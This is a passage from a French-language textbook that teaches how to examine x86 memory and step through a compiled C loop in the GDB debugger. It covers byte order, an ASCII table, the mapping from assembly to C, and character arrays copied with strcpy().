804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
804838f:       7e 02                   jle    8048393 <main+0x1f>
8048391:       eb 13                   jmp    80483a6 <main+0x32>
```

Ces exemples sont extraits de notre désassemblage précédent et nous avons configuré notre débogueur pour qu'il utilise la syntaxe Intel. Nous pouvons à présent utiliser le débogueur pour parcourir pas à pas le premier programme, en nous plaçant au niveau des instructions assembleur.

L'option `-g` du compilateur GCC lui demande d'ajouter des informations de débogage supplémentaires qui permettent à GDB d'accéder au code source :

```
reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 11977 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int i;
6               for(i=0; i < 10; i++)
7               {
8                       printf("Hello, world!\n");
9               }
10      }
(gdb) disassemble main
Dump of assembler code for function main():
0x08048384 <main+0>:    push   ebp
0x08048385 <main+1>:    mov    ebp,esp
0x08048387 <main+3>:    sub    esp,0x8
0x0804838a <main+6>:    and    esp,0xfffffff0
0x0804838d <main+9>:    mov    eax,0x0
0x08048392 <main+14>:   sub    esp,eax
0x08048394 <main+16>:   mov    DWORD PTR [ebp-4],0x0
```

```
0x0804839b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804839f <main+27>:   jle    0x80483a3 <main+31>
0x080483a1 <main+29>:   jmp    0x80483b6 <main+50>
0x080483a3 <main+31>:   mov    DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:   call   0x80482a8 <_init+56>
0x080483af <main+43>:   lea    eax,[ebp-4]
0x080483b2 <main+46>:   inc    DWORD PTR [eax]
0x080483b4 <main+48>:   jmp    0x804839b <main+23>
0x080483b6 <main+50>:   leave
0x080483b7 <main+51>:   ret
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x8048394: file firstprog.c, line 6.
(gdb) run
Starting program: /hacking/a.out

Breakpoint 1, main() at firstprog.c:6
6               for(i=0; i < 10; i++)
(gdb) info register eip
eip            0x8048394        0x8048394
(gdb)
```

Tout d'abord, le code source est affiché, puis vient la version désassemblée de la fonction `main()`. Un point d'arrêt est fixé au début de `main()` et le programme est démarré. Ce point d'arrêt indique simplement au débogueur d'arrêter l'exécution du programme lorsqu'il arrive à cet endroit. Puisque le point d'arrêt a été placé au début de la fonction `main()`, le programme y arrive immédiatement et s'arrête avant d'avoir exécuté une instruction de `main()`. La valeur d'EIP (le pointeur d'instruction) est alors affichée.

Vous remarquerez qu'EIP contient une adresse mémoire qui pointe vers une instruction de la fonction `main()`, celle présentée en gras. Le bloc d'instructions (en italique) qui la précède est appelé *prologue de fonction*. Ces instructions sont générées par le compilateur afin de réserver de la mémoire pour les variables locales de la fonction `main()`. Si, en C, les variables doivent être déclarées, c'est en partie pour faciliter la construction de ce bloc de code. Le débogueur sait que cette partie du code est générée automatiquement et il est suffisamment intelligent pour la sauter. Nous reviendrons sur le prologue de fonction plus loin, mais, pour le moment, nous pouvons prendre exemple sur GDB et le passer.

GDB offre une méthode directe pour examiner la mémoire, la commande `x`. Savoir étudier le contenu de la mémoire est d'une importance vitale pour tout hacker. La plupart des exploits des hackers ressemblent beaucoup à des tours de magie – ils semblent stupéfiants et magiques, à moins que vous ne connaissiez le truc. Que ce soit en magie ou en hacking, si vous regardez du bon côté, le truc est évident. C'est l'une des raisons pour lesquelles un bon magicien ne fait jamais deux fois le même tour. Mais, avec un débogueur comme GDB, chaque aspect de l'exécution d'un programme peut être examiné, suspendu, déroulé pas à pas et répété de manière déterministe, autant de fois que nécessaire. Puisqu'un programme en exécution n'est rien d'autre qu'un

processeur et des segments de mémoire, l'examen de la mémoire représente la première manière de savoir ce qui se passe réellement.

La commande `x` de GDB permet d'examiner une certaine adresse mémoire de plusieurs manières. Cette commande attend deux arguments : l'emplacement de la mémoire à examiner et le format d'affichage du résultat.

Le format d'affichage est indiqué par une lettre, qui peut être précédée du nombre d'éléments à examiner. Voici les lettres de formats les plus employées :

o Affichage en octal.

x Affichage en hexadécimal.

u Affichage en décimal (base 10 standard) non signé.

t Affichage en binaire.

Dans l'exemple suivant, nous examinons l'adresse donnée par le registre EIP. Les commandes abrégées sont souvent utilisées dans GDB, et `info register eip` peut être invoquée sous la forme `i r eip` :

```
(gdb) i r eip eip
                0x8048384       0x8048384 <main+16>
(gdb) x/o 0x8048384
0x8048384 <main+16>:    077042707
(gdb) x/x $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:    16532935
(gdb) x/t $eip
0x8048384 <main+16>:    00000000111111000100010111000111
(gdb)
```

L'emplacement mémoire désigné par le registre EIP peut être examiné en utilisant l'adresse stockée dans EIP. Le débogueur permet de faire directement référence aux registres : `$EIP` représente la valeur actuellement contenue dans EIP. La valeur octale `077042707` équivaut à la valeur hexadécimale `0x00fc45c7`, à la valeur décimale `16532935` et à la valeur binaire `00000000111111000100010111000111`. En ajoutant un nombre avant la lettre de format passée à la commande `x`, vous pouvez examiner plusieurs unités à l'adresse cible.

```
(gdb) x/2x $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>:    0x84842404      0x01e80804      0x8dffffff      0x00fffc45
0x80483a4 <main+48>:    0xc3c9e5eb      0x90909090      0x90909090      0x5de58955
(gdb)
```

Par défaut, la taille de l'unité est de quatre octets, ou *mot*. La taille des unités d'affichage de la commande `x` peut être changée en ajoutant une lettre de taille après la lettre de format. Voici les lettres de taille reconnues :

b Un seul octet.

h Un demi-mot, c'est-à-dire deux octets.

w Un mot, c'est-à-dire quatre octets.

g Un double mot, c'est-à-dire huit octets.

Cette notation n'est pas toujours très claire, car le terme *mot* fait parfois référence à des valeurs sur deux octets. Dans ce cas, un *double mot* ou *DWORD* est une valeur sur quatre octets. Dans cet ouvrage, les termes mot et DWORD font référence à des valeurs sur quatre octets. Lorsque nous parlerons d'une valeur sur deux octets, nous la dirons *courte* ou un demi-mot. La sortie de GDB suivante présente la mémoire avec différentes tailles :

```
(gdb) x/8xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
(gdb) x/8xh $eip
0x8048384 <main+16>:    0x45c7  0x00fc  0x0000  0x8300  0xfc7d  0x7e09  0xeb02  0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>:    0x84842404      0x01e80804      0x8dffffff      0x00fffc45
(gdb)
```

Si vous regardez attentivement les données précédentes, vous remarquerez peut-être quelque chose d'étrange. La première commande `x` affiche les huit premiers octets et, naturellement, les commandes `x` qui utilisent les unités plus grandes affichent globalement plus de données. Cependant, la première montre que les deux premiers octets sont `0xc7` et `0x45`, alors que l'affichage d'un demi-mot à la même adresse mémoire montre la valeur `0x45c7`, c'est-à-dire avec les octets inversés. Ce même effet d'inversion des octets est également visible dans l'affichage des mots sur quatre octets, comme dans `0x00fc45c7`, mais lorsque les quatre octets sont présentés un par un l'ordre est `0xc7`, `0x45`, `0xfc` et `0x00`.

Ce comportement vient du fait que, sur un processeur *x*86, les valeurs sont stockées dans l'*orientation little-endian*[1], c'est-à-dire l'octet le moins significatif en premier. Par exemple, si quatre octets représentent une seule valeur, ils doivent être employés dans l'ordre inverse. GDB est suffisamment intelligent pour connaître l'orientation des valeurs. Ainsi, lorsqu'un mot ou un demi-mot est examiné, les octets doivent être

1. NdT : little-endian (big-endian) est parfois traduit par petit-boutiste (grand-boutiste). Cependant, l'usage de ce terme n'étant pas vraiment établi, nous conservons la version anglaise.

inversés afin d'afficher la valeur correcte en hexadécimal. Réafficher les valeurs en hexadécimal et en décimal non signé peut clarifier toute confusion.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:    199     69      252     0
(gdb) x/1xw $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:    16532935
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

Les quatre premiers octets sont affichés en hexadécimal et en décimal non signé. La calculatrice en ligne de commande `bc` nous permet de constater que l'interprétation des octets dans le mauvais ordre produit la valeur erronée `3343252480`. L'orientation des octets dans une architecture est un détail important dont il faut avoir conscience. Même si la plupart des outils de débogage et des compilateurs prendront automatiquement soin de ces détails, un jour vous manipulerez directement la mémoire vous-même.

Outre celle de l'ordre des octets, GDB peut également procéder à d'autres conversions avec la commande `x`. Nous avons déjà vu que GDB peut transformer les instructions en langage machine en instructions assembleur compréhensibles par un humain. La commande `x` accepte également la lettre de format `i`, pour *instruction*, qui affiche la mémoire sous forme d'instructions assembleur :

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6       for(i=0; i < 10; i++)
(gdb) i r $eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle    0x8048393 <main+31>
```

```
(gdb) x/7xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $eip
0x8048384 <main+16>:    mov     DWORD PTR [ebp-4],0x0
(gdb)
```

Dans cet exemple, nous exécutons le programme `a.out` sous GDB, avec un point d'arrêt placé sur `main()`. Puisque le registre EIP pointe sur l'emplacement mémoire qui contient les instructions en langage machine en cours, nous pouvons les désassembler correctement.

Le désassemblage obtenu précédemment avec `objdump` confirme que les sept octets désignés par EIP sont les instructions machine qui correspondent à l'instruction assembleur :

```
8048384:        c7 45 fc 00 00 00 00    mov     DWORD PTR [ebp-4],0x0
```

Cette instruction transfère la valeur zéro dans l'emplacement mémoire qui se trouve à l'adresse stockée dans le registre EBP, moins 4. C'est là que la variable `i` du code source en C est placée ; `i` a été déclarée comme un entier qui utilise quatre octets de mémoire sur le processeur *x*86. Cette instruction fixe la variable `i` a zéro pour la boucle for. Si nous examinons cette zone mémoire maintenant, elle ne contiendra rien d'autre que des valeurs aléatoires. Pour cela, nous pouvons procéder de plusieurs manières :

```
(gdb) i r ebp
ebp            0xbffff808       0xbffff808
(gdb) x/4xb $ebp - 4
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) x/4xb 0xbffff804
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) print $ebp - 4
$1 = (void *) 0xbffff804
(gdb) x/4xb $1
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) x/xw $1
0xbffff804:     0x080483c0
(gdb)
```

Vous le constatez, le registre EPB contient l'adresse `0xbffff808` et l'instruction assembleur écrit une valeur à cette adresse avec un décalage négatif de 4, c'est-à-dire à l'adresse `0xbffff804`. La commande `x` permet d'examiner cet emplacement mémoire directement ou en effectuant elle-même le calcul. La commande `print` peut également effectuer des opérations mathématiques simples, mais le résultat est placé dans une variable temporaire du débogueur. Cette variable, nommée `$1`, permet ensuite d'accéder à nouveau et rapidement à un emplacement mémoire précis. Les méthodes décrites précédemment accomplissent la même tâche : afficher les quatre octets aléatoires se

trouvant à l'emplacement mémoire qui sera mis à zéro par l'exécution de l'instruction courante.

Exécutons cette instruction à l'aide de la commande `nexti` (*next instruction*, ou instruction suivante). Le processeur lit l'instruction désignée par EIP, l'exécute et avance EIP jusqu'à l'instruction suivante :

```
(gdb) nexti
0x0804838b      6           for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbffff804:     0x00    0x00    0x00    0x00
(gdb) x/dw $1
0xbffff804:     0
(gdb) i r eip
eip             0x804838b       0x804838b <main+23>
(gdb) x/i $eip
0x804838b <main+23>:    cmp     DWORD PTR [ebp-4],0x9
(gdb)
```

Comme prévu, la commande précédente met à zéro les quatre octets qui se trouvent à l'adresse EBP moins 4, c'est-à-dire la mémoire qui correspond à la variable C `i`. EIP désigne ensuite l'instruction suivante. Cependant, il est plus sensé de considérer les quelques instructions suivantes comme un tout :

```
(gdb) x/10i $eip
0x804838b <main+23>:    cmp     DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle     0x8048393 <main+31>
0x8048391 <main+29>:    jmp     0x80483a6 <main+50>
0x8048393 <main+31>:    mov     DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
0x804839f <main+43>:    lea     eax,[ebp-4]
0x80483a2 <main+46>:    inc     DWORD PTR [eax]
0x80483a4 <main+48>:    jmp     0x804838b <main+23>
0x80483a6 <main+50>:    leave
0x80483a7 <main+51>:    ret
(gdb)
```

La première instruction, `cmp`, effectue une comparaison entre le contenu de la mémoire utilisée par la variable `i` et la valeur 9. L'instruction suivante, `jle`, signifie *sauter si inférieur ou égal à*. Elle utilise les résultats de la comparaison précédente (qui sont placés dans le registre EFLAGS) pour modifier EIP de manière à le faire pointer sur une autre partie du code, si la destination de l'opération de comparaison précédente est inférieure ou égale à la source. Dans notre cas, l'instruction indique d'aller à l'adresse `0x8048393` si la valeur stockée dans la mémoire affectée à la variable `i` est inférieure ou égale à 9. Si ce n'est pas le cas, EIP continue avec l'instruction suivante, qui est un saut inconditionnel. Elle modifie EIP afin qu'il aille à l'adresse `0x80483a6`. La combinaison de ces trois instructions crée une structure de contrôle if-then-else : *si i est inférieur ou égal à 9, alors sauter à l'instruction à l'adresse `0x8048393`, sinon sauter à l'instruction à l'adresse `0x80483a6`*. La première adresse, `0x8048393` (en gras),

correspond simplement à l'instruction qui se trouve après l'instruction de saut inconditionnel. La seconde adresse, `0x80483a6` (en italique), se trouve à la fin de la fonction.

Puisque nous savons que la valeur 0 est stockée dans l'emplacement mémoire comparé à la valeur 9 et puisque nous savons que 0 est inférieur ou égal à 9, EIP doit contenir `0x8048393` après l'exécution des deux instructions suivantes :

```
(gdb) nexti
0x0804838f      6         for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:    jle    0x8048393 <main+31>
(gdb) nexti
8           printf("Hello, world!\n");
(gdb) i r eip
eip            0x8048393        0x8048393 <main+31>
(gdb) x/2i $eip
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb)
```

Comme prévu, les deux instructions précédentes dirigent le flux d'exécution du programme vers l'adresse `0x8048393`, pour arriver aux deux instructions suivantes. La première est une autre instruction `mov` qui écrit l'adresse `0x8048484` dans l'adresse mémoire contenue dans le registre ESP. Mais vers quel emplacement pointe donc ESP ?

```
(gdb) i r esp
esp            0xbffff800       0xbffff800
(gdb)
```

Puisque ESP désigne l'adresse mémoire `0xbffff800`, l'exécution de l'instruction `mov` y écrit l'adresse `0x8048484`. Mais pourquoi ? Qu'a donc de si particulier l'adresse mémoire `0x8048484` ? Pour le savoir, il suffit de l'examiner :

```
(gdb) x/2xw 0x8048484
0x8048484:      0x6c6c6548      0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484:      0x48    0x65    0x6c    0x6c    0x6f    0x20
(gdb) x/6ub 0x8048484
0x8048484:      72      101     108     108     111     32
(gdb)
```

L'œil exercé aura noté quelque chose sur ces données, en particulier l'intervalle des octets. Lorsqu'on a l'habitude d'examiner la mémoire, ces types de motifs visuels deviennent vite apparents. Ces octets se trouvent tous dans l'intervalle ASCII imprimable. L'*ASCII* est une norme qui associe tous les caractères de votre clavier (et d'autres) à des nombres fixes. Les octets `0x48`, `0x65`, `0x6c` et `0x6f` correspondent à des lettres de l'alphabet dans la table ASCII montrée ci-après. Vous trouverez cette table dans la page de manuel de ASCII, disponible sur la plupart des systèmes Unix en saisissant `man ascii`.

Table ASCII

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B
003	3	03	ETX	103	67	43	C
004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL '\a'	107	71	47	G
010	8	08	BS '\b'	**110**	**72**	**48**	**H**
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M
016	14	0E	SO	116	78	4E	N
017	15	0F	SI	117	79	4F	O
020	16	10	DLE	120	80	50	P
021	17	11	DC1	121	81	51	Q
022	18	12	DC2	122	82	52	R
023	19	13	DC3	123	83	53	S
024	20	14	DC4	124	84	54	T
025	21	15	NAK	125	85	55	U
026	22	16	SYN	126	86	56	V
027	23	17	ETB	127	87	57	W
030	24	18	CAN	130	88	58	X
031	25	19	EM	131	89	59	Y
032	26	1A	SUB	132	90	5A	Z
033	27	1B	ESC	133	91	5B	[
034	28	1C	FS	134	92	5C	\ '\\'
035	29	1D	GS	135	93	5D	]
036	30	1E	RS	136	94	5E	^
037	31	1F	US	137	95	5F	_
040	32	20	SPACE	140	96	60	`
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	$	144	100	64	d
045	37	25	%	**145**	**101**	**65**	**e**
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(	150	104	68	h
051	41	29	)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	**154**	**108**	**6C**	**l**
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	**157**	**111**	**6F**	**o**
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t

065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	|
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

Heureusement, la commande `x` de GDB est également capable d'examiner ce type de zone mémoire. La lettre de format `c` permet de rechercher automatiquement un octet dans la table ASCII, tandis que la lettre de format `s` affiche l'emplacement sous forme d'une chaîne de caractères :

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H' 101 'e' 108 'l' 108 'l' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:       "Hello, world!\n"
(gdb)
```

Ces commandes révèlent que la chaîne de caractères `"Hello, world!\n"` est stockée à l'adresse mémoire `0x8048484`. Puisque cette chaîne est l'argument de la fonction `printf()`, cela nous indique que copier l'adresse de cette chaîne dans l'adresse stockée dans ESP (`0x8048484`) présente un lien avec cette fonction. La sortie suivante montre la copie de l'adresse de la chaîne de caractères dans l'adresse désignée par ESP :

```
(gdb) x/2i $eip
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:     0xb8000ce0
(gdb) nexti
0x0804839a      8           printf("Hello, world!\n");
(gdb) x/xw $esp
0xbffff800:     0x08048484
(gdb)
```

L'instruction suivante est l'appel à la fonction `printf()` ; elle affiche la chaîne de caractères. Le rôle de l'instruction précédente était de préparer cet appel de fonction. Le résultat de cette invocation est présenté en gras dans l'affichage produit par GDB :

```
(gdb) x/i $eip
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb) nexti
Hello, world!
6         for(i=0; i < 10; i++)
(gdb)
```

Voyons à présent les deux instructions suivantes. Une fois encore, elles ont plus de sens prises ensemble :

```
(gdb) x/2i $eip
0x804839f <main+43>:    lea    eax,[ebp-4]
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb)
```

Globalement, ces deux instructions ajoutent simplement 1 à la variable `i`. L'instruction `lea` signifie *charger l'adresse réelle* (*Load Effective Address*). Dans notre cas, elle charge la désormais classique adresse EBP moins 4 dans le registre EAX. Voici son exécution :

```
(gdb) x/i $eip
0x804839f <main+43>:    lea    eax,[ebp-4]
(gdb) print $ebp - 4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:     0x00000000
(gdb) i r eax
eax            0xd      13
(gdb) nexti
0x080483a2      6         for(i=0; i < 10; i++)
(gdb) i r eax
eax            0xbffff804       -1073743868
(gdb) x/xw $eax
0xbffff804:     0x00000000
(gdb) x/dw $eax
0xbffff804:     0
(gdb)
```

L'instruction `inc` suivante incrémente de 1 la valeur qui se trouve à cette adresse (à présent stockée dans le registre EAX). Voici son exécution :

```
(gdb) x/i $eip
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:     0
(gdb) nexti
0x080483a4      6         for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:     1
(gdb)
```

Au final, la valeur stockée à l'adresse mémoire EBP moins 4 (`0xbffff804`) est incrémentée de 1. Ce comportement correspond à la partie du code C dans laquelle la variable `i` est incrémentée à l'intérieur de la boucle for.

L'instruction suivante est un saut inconditionnel :

```
(gdb) x/i $eip
0x80483a4 <main+48>:    jmp    0x804838b <main+23>
(gdb)
```

L'exécution de cette instruction renvoie le programme vers l'instruction à l'adresse `0x804838b`. Pour cela, elle fixe simplement EIP à cette valeur. Si vous examinez à nouveau le code désassemblé complet, vous devez être capable de dire à quelles instructions machine correspond chaque partie du code C compilé :

```
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5         int i;
6         for(i=0; i < 10; i++)
7         {
8           printf("Hello, world!\n");
9         }
10      }
(gdb)
```

Les instructions montrées en gras représentent la boucle for, tandis que les instructions en italique correspondent à l'appel à la fonction `printf()` dans la boucle. L'exécution du programme revient à l'instruction de comparaison, se poursuit par l'appel à `printf()` et incrémente la variable compteur jusqu'à ce qu'elle finisse par être égale à 10. À ce stade, l'instruction `jle` conditionnelle n'est pas exécutée. À la place, le pointeur d'instruction passe au saut inconditionnel, qui sort de la boucle et termine le programme.

0x260 Retour aux fondamentaux

À présent que l'idée de programmation est plus concrète, vous devez apprendre d'autres concepts importants de C. Le langage assembleur et les processeurs existaient bien avant les langages de programmation de haut niveau et de nombreux concepts de

programmation modernes ont évolué au fil du temps. Tout comme des bases de latin peuvent améliorer la compréhension de la langue française, une connaissance des concepts de programmation de bas niveau peut faciliter celle d'un langage de haut niveau. En passant à la section suivante, n'oubliez pas que le code C doit être compilé en instructions machine avant de pouvoir réaliser quoi que ce soit.

0x261 Chaîne de caractères

La valeur `"Hello, world!\n"` passée à la fonction `printf()` dans le programme précédent est une chaîne de caractères – techniquement, un tableau de caractères. En C, un *tableau* est simplement une liste de *n* éléments d'un certain type de données. Un tableau de vingt caractères est constitué des vingt caractères placés les uns à côté des autres dans la mémoire. Les tableaux sont également appelés *tampons*. Le programme `char_array.c` montre un exemple de tableau de caractères.

char_array.c

```
#include <stdio.h>
int main()
{
  char str_a[20];
  str_a[0]  = 'H';
  str_a[1]  = 'e';
  str_a[2]  = 'l';
  str_a[3]  = 'l';
  str_a[4]  = 'o';
  str_a[5]  = ',';
  str_a[6]  = ' ';
  str_a[7]  = 'w';
  str_a[8]  = 'o';
  str_a[9]  = 'r';
  str_a[10] = 'l';
  str_a[11] = 'd';
  str_a[12] = '!';
  str_a[13] = '\n';
  str_a[14] = 0;
  printf(str_a);
}
```

L'option `-o` du compilateur GCC définit le fichier dans lequel le programme sera compilé. Nous pouvons l'utiliser pour compiler le programme précédent dans le binaire exécutable nommé `char_array`.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

Dans le programme précédent, un tableau de vingt éléments de type caractère est défini sous le nom `str_a`, et chaque élément du tableau y est écrit, un par un. Notez que

l'indice du tableau commence à 0, non à 1. Notez également que le dernier caractère est un 0, ou *octet nul*. Puisque le tableau de caractères a été défini, 20 octets lui ont été alloués, mais seulement 12 sont réellement utilisés. L'octet nul placé à la fin du tableau est utilisé comme indicateur de fin de la chaîne de caractères pour les fonctions qui la manipulent. Les octets supplémentaires restants sont ignorés. Si un octet nul était placé en cinquième élément du tableau, seuls les caractères `Hello` seraient affichés par la fonction `printf()`.

Définir chaque caractère du tableau devient rapidement pénible. Par ailleurs, les chaînes de caractères sont fréquemment utilisées. Par conséquent, un ensemble de fonctions standard a été créé pour la manipulation des chaînes de caractères. Par exemple, la fonction `strcpy()` copie une chaîne d'une source vers une destination, en parcourant la chaîne source et en copiant chaque octet vers la destination (en s'arrêtant après avoir copié l'octet nul final). L'ordre des arguments de la fonction est semblable à la syntaxe Intel de l'assembleur : la destination, puis la source. Nous pouvons récrire le programme `char_array.c` en utilisant la fonction `strcpy()` de la bibliothèque de manipulation de chaînes de caractères. Cette nouvelle version inclut le fichier `string.h` puisqu'il utilise une fonction de cette bibliothèque.

char_array2.c

```
#include <stdio.h>
#include <string.h>

int main() {
  char str_a[20];

  strcpy(str_a, "Hello, world!\n");
  printf(str_a);
}
```

Examinons ce programme sous GDB. Dans la sortie ci-après, le programme compilé est ouvert avec GDB et des points d'arrêt sont placés avant, dans et après l'appel à `strcpy()` (en gras). Le débogueur suspend l'exécution du programme à chaque point d'arrêt, en nous donnant l'opportunité d'examiner des registres et la mémoire. Puisque le code de la fonction `strcpy()` provient d'une bibliothèque partagée, le point d'arrêt dans cette fonction ne peut pas être fixé tant que le programme n'est pas exécuté.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5           char str_a[20];
6
```

```
7          strcpy(str_a, "Hello, world!\n");
8          printf(str_a);
9      }
(gdb) break 6
Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

Lors de l'exécution du programme, le point d'arrêt sur `strcpy()` est déterminé. À chaque point d'arrêt, nous examinons le registre EIP et les instructions vers lesquelles il pointe. Vous noterez que l'emplacement mémoire désigné par EIP lors du deuxième point d'arrêt est différent :

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip            0x80483c4        0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:    mov    DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:    lea    eax,[ebp-40]
0x80483cf <main+27>:    mov    DWORD PTR [esp],eax
0x80483d2 <main+30>:    call   0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:    lea    eax,[ebp-40]
(gdb) continue
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip            0xb7f076f4       0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>:  mov    esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:  mov    eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov    ecx,esi
0xb7f076fc <strcpy+12>: sub    ecx,eax
0xb7f076fe <strcpy+14>: mov    edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) i r eip
eip            0x80483d7        0x80483d7 <main+35>
(gdb) x/5i $eip
0x80483d7 <main+35>:    lea    eax,[ebp-40]
```

```
0x80483da <main+38>:    mov    DWORD PTR [esp],eax
0x80483dd <main+41>:    call   0x80482d4 <printf@plt>
0x80483e2 <main+46>:    leave
0x80483e3 <main+47>:    ret
(gdb)
```

